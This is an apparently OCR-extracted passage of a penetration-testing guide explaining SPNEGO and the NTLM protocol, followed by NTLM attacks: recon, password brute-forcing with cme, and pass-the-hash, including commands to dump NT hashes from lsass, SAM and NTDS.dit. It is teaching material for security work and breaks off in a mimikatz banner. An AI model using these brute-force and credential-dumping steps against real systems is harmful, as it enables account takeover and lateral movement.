


SPNEGO negotiation

Windows uses SPNEGO through the Negotiate SSP. This allows services like SMB to use Kerberos or NTLM authentication. Kerberos is mainly used to authenticate domain users whereas NTLM allows to authenticate local computer users. Usually, there is a third

option called NEGOEX, that allows to amplify the SPNEGO options, but I never seem this option being used.

Actually, Windows uses an extension for SPNEGO, SPNG. This extension includes improvements to SPNEGO, like a new message called *NegTokenInit2* that allows the server to init the SPNEGO negotiation.



SPNEGO negotiation

NTLM

NTLM Basics

NTLM (NT LAN Manager) is an authentication protocol that can be used by Windows services in order to verify the identity of the client. NTLM is implemented in the NTLM SSP, and apart from authentication, it also allows to protect the communication by signing and/or encrypting the messages.

Before discuss about NTLM, there are some concepts that it is important to not confuse:


- **NTLM**: The network protocol used to authenticate users in remote machines. It is also known as Net-NTLM.
- **NTLMv1**: The version 1 of NTLM. It is also known as Net-NTLMv1.
- **NTLMv2**: The version 2 of NTLM, it differs from NTLMv1 in the way the session key and NTLM hash is calculated. It is also known as Net-NTLMv2.
- **NTLM2**: Is the NTLMv1 with enhanced security, but still weaker than NTLMv2.
- **NTLM hash/response**: The response to the server challenge, calculated from the NT hash. It is also known as Net-NTLM hash and NTLM response.
- **NTLMv1 hash**: The NTLM hash created by NTLMv1.
- **NTLMv2 hash**: The NTLM hash created by NTLMv2.
- NT hash : A hash derivated from the user password, used as secret for the NTLM authentication. It is usually called the NTLM hash, but this name is not correct, since the NTLM hash is the one produced by the NTLM protocol.

- LM hash: The older LAN Manager hash derived from user password, is obsolete and not widely used. Pretty easy to crack.
- **LM Response**: The LM response to the server challenge, by using the LM hash to calculate it. In can be used in conjuction with the NTLM response. This response is obsolete.
- **LMv1**: The version 1 of the LM Response.
- **LMv2**: The version 2 of the LM Response.

The first thing to know is that NTLM is not an isolated protocol that generates network traffic, but must be used embebed in an application protocol, such as SMB, LDAP or HTTP.


Moreover, NTLM can be used in both Active Directory and Workgroups networks. In Active Directory, for domain users, the preferred authentication protocol is Kerberos, but NTLM can be used, whereas computer local users can only be authenticated remotely with NTLM. Therefore, even if it is possible to disable NTLM in a domain, is still present in most networks nowadays.

The NTLM authentication is composed by 3 messages/phases: NEGOTIATE, CHALLENGE and AUTHENTICATE.




NTLM authentication

1. Firstly, the client, after initiating the security context, by calling `InitializeSecurityContext` of the NTLM SSP, sends a NEGOTIATE message to the server. It indicates security options, like the NTLM version to use.




NTLM negotiate message

2. The server generates a challenge by calling `AcceptSecurityContext` of the NTLM SSP, and sends it to the client within a CHALLENGE message. Also confirms the negotiated options and sends information about its computer name and version and domain name.




NTLM challenge message

3. The client receives the challenge and pases it to `InitializeSecurityContext` in order to calculate a response by using the client key (NT hash). If it is required, it also creates a session key and encrypts it with a key, known as session base key, derivated from NT hash. The client sends the response and session key back to the server. Also sends different attributes known as av_pairs, like information about its computer name and version and domain name and the negotiate flags. Moreover, the message includes a MIC (Message Integrity Code) to avoid tampering.




NTLM authenticate message

4. Finally, the server verifies that the challenge response is correct (`AcceptSecurityContext`) and a security session/context is setup. Following messages will be encrypted/signed with the session key.



Authentication completed



NTLM authentication process

The NTLM authentication process is handled by the NTLM SSP, independently of the application protocol that uses it. Also, it must be notice that in order to proof its identity the client must have a key. The key used in NTLM authentication is the NT hash of the user that acts as client (also LM hash is used in NTLMv1).

Nevertheless, in NTLM, the NT hash is not transmitted over the network, but is only used to calculate the NTLM response to the server challenge and the session key. The NTLM response is also known as the NTLM hash (also called Net-NTLM hash). The calculation of the NTLM hash depends on the version of the NTLM protocol.

> When NTLM is used, the credentials are not transmitted over the network, so they are not cached in the target machine. Therefore, they cannot be retrieved with mimikatz.

Currently there are 2 versions of the NTLM protocol: NTLMv1 and NTLMv2. The version to being used is not negotiated in the transmission but must be configured properly in client and server.

However, in the NTLM messages other security parameters are negotiated like:


- Session signing. Useful to prevent NTLM Relay attacks
- Session sealing\encryption. Not commonly used.
- Generate LM response. In case LM response is not required, it will not be processed by the server.
- Use of NTLMv2 or NTLMv1 session security. The session security is not the authentication version, but an extension to improve the security of NTLMv1 authentication.

Let's see the differences between NTLMv1 and NTLMv2.

NTLMv1

In NTLMv1, the NTLM response (NTLMv1 hash) to the server challenge is calculated by using the NT hash to encrypt the server challenge with the DES algorithm. The session key is also encrypted with the NT hash directly.

> NTLMv1 can be used with NTLMv2 Session Security, that is not NTLMv2, but an extension to enhance security of NTLMv1.




NTLMv1 Authentication

NTLMv2

However, in NTLMv2 more data is taken into to protect the integrity of the AUTHENTICATE message, and therefore, the integrity of the hole session. To calculate the response (NTLM hash), NTLMv2 takes into account:

- The server challenge
- A random generated client challenge
- The current timestamp
- The AvPairs field that contains information like server domain/hostname or if the Mic is included in the message (MsvAvFlags). (In the docs the AvPairs is documented as the confusing ServerName field)




NTLMv2 Authentication

NTLMv2 concatenates all this data and applies an HMAC to calculate the NTLM response, known as NTLMv2 hash. Furthermore, this data is also used to calculate the session key.

MIC

Additionally, to protect the integrity of the hole NTLM negotiation, the AUTHENTICATE message includes a MIC. The MIC is calculated by applying an HMAC over all the messages of the NTLM process with the session key.



MIC calculation


Hence, the integrity of the 3 messages is preserved. And, in case of the attacker removes the MIC, the authentication will fail, since the NTLMv2 response protects the flag that indicates that MIC is present. Nevertheless, in the past, the MIC has been the target of various investigations that discovered the *Drop the MIC* and *Drop the MIC 2* vulnerabilities.

It must be noted, that NTLMv1 doesn't take into account the NTLM flags to create the response. Therefore, in case of using NTLMv1, an attacker performing a NTLM Relay attack can just remove the MIC (and adjust the flags shown in *Drop the MIC*) of the AUTHENTICATE message to tamper the data and, for instance, disabling the signing of application messages.

NTLM in Active Directory


NTLM can be used both in Workgroups and in Active Directory. In this last case, it allows to authenticate domain accounts in the machines of the network. However, the NT hash is stored in the Active Directory database, located in the Domain Controllers.

Therefore, in order to verify the AUTHENTICATE message for a domain account, the target machine will send a Netlogon (NetrLogonSamLogonWithFlags) request to the DC asking it to verify the client response to the challenge. The DC verifies this response and returns the necessary information to the machine, such as the session key and user privileges, in order to continue with the application session.



NTLM process with domain accounts

Moreover, NTLM can also be used for machines in different domains. In case the account used is from a different domain that the server, it must ask to the DC to verify the AUTHENTICATE message, and the DC in turn must send the AUTHENTICATE message to the DC of the user account domain (by using a trust) in order to verify it.



Inter-domain NTLM process

This way, NTLM can be used in a Active Directory, even if usually Kerberos is used instead since it is the default option in this environment.

A trick to force NTLM authentication rather than Kerberos (in Windows built-in utilities) is to connect to the target machine by specifying the IP address instead of the hostname, since Kerberos requires the hostname to identify the machine services.

For example the command `dir \\dc01\C$` will use Kerberos to authenticate against the remote share while `dir \\192.168.100.2\C$` will use NTLM.

NTLM Attacks

Now that we know how NTLM works, let's talk about how it can be used in a pentest.

NTLM Recon

NTLM can be useful for reconnaissance, since if the NTLMSSP_NEGOTIATE_TARGET_INFO flag is sent in the NEGOTIATE message, then the server will return the TargetInfo field populated with AvPairs in the CHALLENGE message, that contain several information related to the server like its hostname and domain name.

```
responseToken: 4e544c4d53535000020000000e000e0038000000158289e2e2d5ef681
NTLM Secure Service Provider
   NTLMSSP identifier: NTLMSSP
   NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
   Target Name: CONTOSO
   Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Ne
   NTLM Server Challenge: e2d5ef68136f6b52
   Reserved: 0000000000000000
   Target Info
      Length: 124
      Maxlen: 124
      Offset: 70
      Attribute: NetBIOS domain name: CONTOSO
      Attribute: NetBIOS computer name: WS02-7
      Attribute: DNS domain name: contoso.local
      Attribute: DNS computer name: ws02-7.contoso.local
      Attribute: Timestamp
      Attribute: End of list
   Version 6.1 (Build 7601); NTLM Current Revision 15
      Major Version: 6
      Minor Version: 1
      Build Number: 7601
      NTLM Current Revision: 15
```

Server information in NTLM CHALLENGE message

This information can be useful to identify the machine when we only know its IP and a NTLM-friendly service like SMB or HTTP is available on the server. This can be used to perform reserve name resolution in networks.

```
$ ntlm-info smb 192.168.100.0/24

      Target: 192.168.100.7
    NbComputer: WS02-7
      NbDomain: CONTOSO
  DnsComputer: ws02-7.contoso.local
    DnsDomain: contoso.local
      Version: 6.1.7601
OS: Windows 7 | Windows Server 2008 R2

      Target: 192.168.100.10
    NbComputer: WS01-10
      NbDomain: CONTOSO
  DnsComputer: ws01-10.contoso.local
    DnsDomain: contoso.local
     DnsTree: contoso.local
      Version: 10.0.19041
OS: Windows 10 | Windows Server 2019 | Windows Server 2016
```

SMB scan

It can be used in an internal network, but also from the internet, since some HTTP servers support NTLM, such as Outlook Web App.

In case of internet this could reveal the name of the internal domain of an organization, that can be useful to know in order to search for keys or password leaks in github or to use it for bruteforcing attacks in VPN gateways panels.

In order to retrieve NTLM information, you can use tools like NTLMRecon (can perform HTTP paths bruteforcing) or ntlm-info (supports HTTP and SMB). You can also identify web endpoints that support NTLM with the following wordlist.

NTLM brute-force

Since NTLM is an authentication protocol, it can be use to test the user credentials or to launch a bruteforcing attack, by using any application protocol that supports. Usually SMB is used, since it is available in Windows machines, but others like MSSQL or HTTP could be used.

A bruteforce attack with NTLM can be launch with tools like hydra, nmap, cme, or Invoke-Bruteforce.ps1.

```
                $ cme smb 192.168.100.10 -u anakin -p passwords.txt
  SMB         192.168.100.10  445    WS01-10          [*] Windows 10.0 Build 19041 x64
          (name:WS01-10) (domain:contoso.local) (signing:False) (SMBv1:False)
   SMB         192.168.100.10  445    WS01-10          [-] contoso.local\anakin:1234
                                 STATUS_LOGON_FAILURE
  SMB         192.168.100.10  445    WS01-10          [-] contoso.local\anakin:Vader!
                                 STATUS_LOGON_FAILURE
SMB         192.168.100.10  445    WS01-10          [+] contoso.local\anakin:Vader1234!
                                      (Pwn3d!)
```

Example of NTLM bruteforce attack using cme

Nevertheless, you should be careful, since testing too much passwords for a single account can block it. In this case the SMB response to the AUTHENTICATE message will contain the code STATUS_ACCOUNT_LOCKED_OUT.

Moreover, launching bruteforce attacks generates a lot of network traffic, specially for Active Directory accounts, since the target machine needs to verify the credentials against the DC.

Also, bruteforcing attacks of domain accounts can be detected by Windows-ATA since this solution examines all the traffic that goes to the DCs.

Pass the hash

Another famous technique that uses the NTLM protocol is Pass-The-Hash (PtH). As you may notice, the NTLM calculates the NTLM hash and session key based on the NT hash of the client/user. Therefore, if an attacker knows the client NT hash it can use this hash to impersonate the client in a NTLM authentication, even if the plain password is unknown.

This attack is pretty relevant nowadays since Microsoft included many protections that prevent tools like mimikatz from retrieving clear-text passwords from lsass process. However, it is still possible to extract the NT hashes for the user accounts, except in case of credential guard being enabled (but also can be byppassed).

To extract NT hashes from lsass you can use mimikatz sekurlsa::logonpasswords command. Alternatively, you can dump the lsass process with tools like procdump, sqldumper or others, and copy the dump to your local machine to read it with mimikatz, pypykatz or read the dump remotely with lsassy.

Furthermore, NT hashes can also be extracted from the local SAM database or the NTDS.dit database in Domain Controllers.

In Windows machines you may need to inject the NT hash in a process with mimikatz in order to use it to authenticate against remote machines with built-in tools or IT tools like PsExec. Additionally, there are special tools like the Invoke-TheHash suite that allows to pass the NT hash as a parameter.

```
                PS C:\Users\Anakin\Downloads> .\mimikatz.exe

       .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
              .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
         ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
